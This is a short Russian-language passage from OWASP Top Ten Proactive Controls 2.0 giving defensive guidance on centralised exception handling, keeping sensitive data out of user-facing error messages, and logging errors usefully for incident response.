- Управлять исключениями **централизованным способом**, чтобы избежать дублирования блоков try/catch в коде и гарантировать, что всё поведение, не попадающее под обработку исключения, корректно обрабатывается внутри приложения.
- Гарантировать, что в сообщениях об ошибках, показываемых пользователям, нет **критических данных**, при этом их достаточно, чтобы объяснить проблему пользователям.
- Гарантировать, что исключения записываются в логи таким способом, который предоставляет достаточно информации для Q/A, судебной экспертизы или командам ответа на инциденты для понимания проблемы.



OWASP

Open Web Application
Security Project

OWASP Top Ten Proactive Controls 2.0

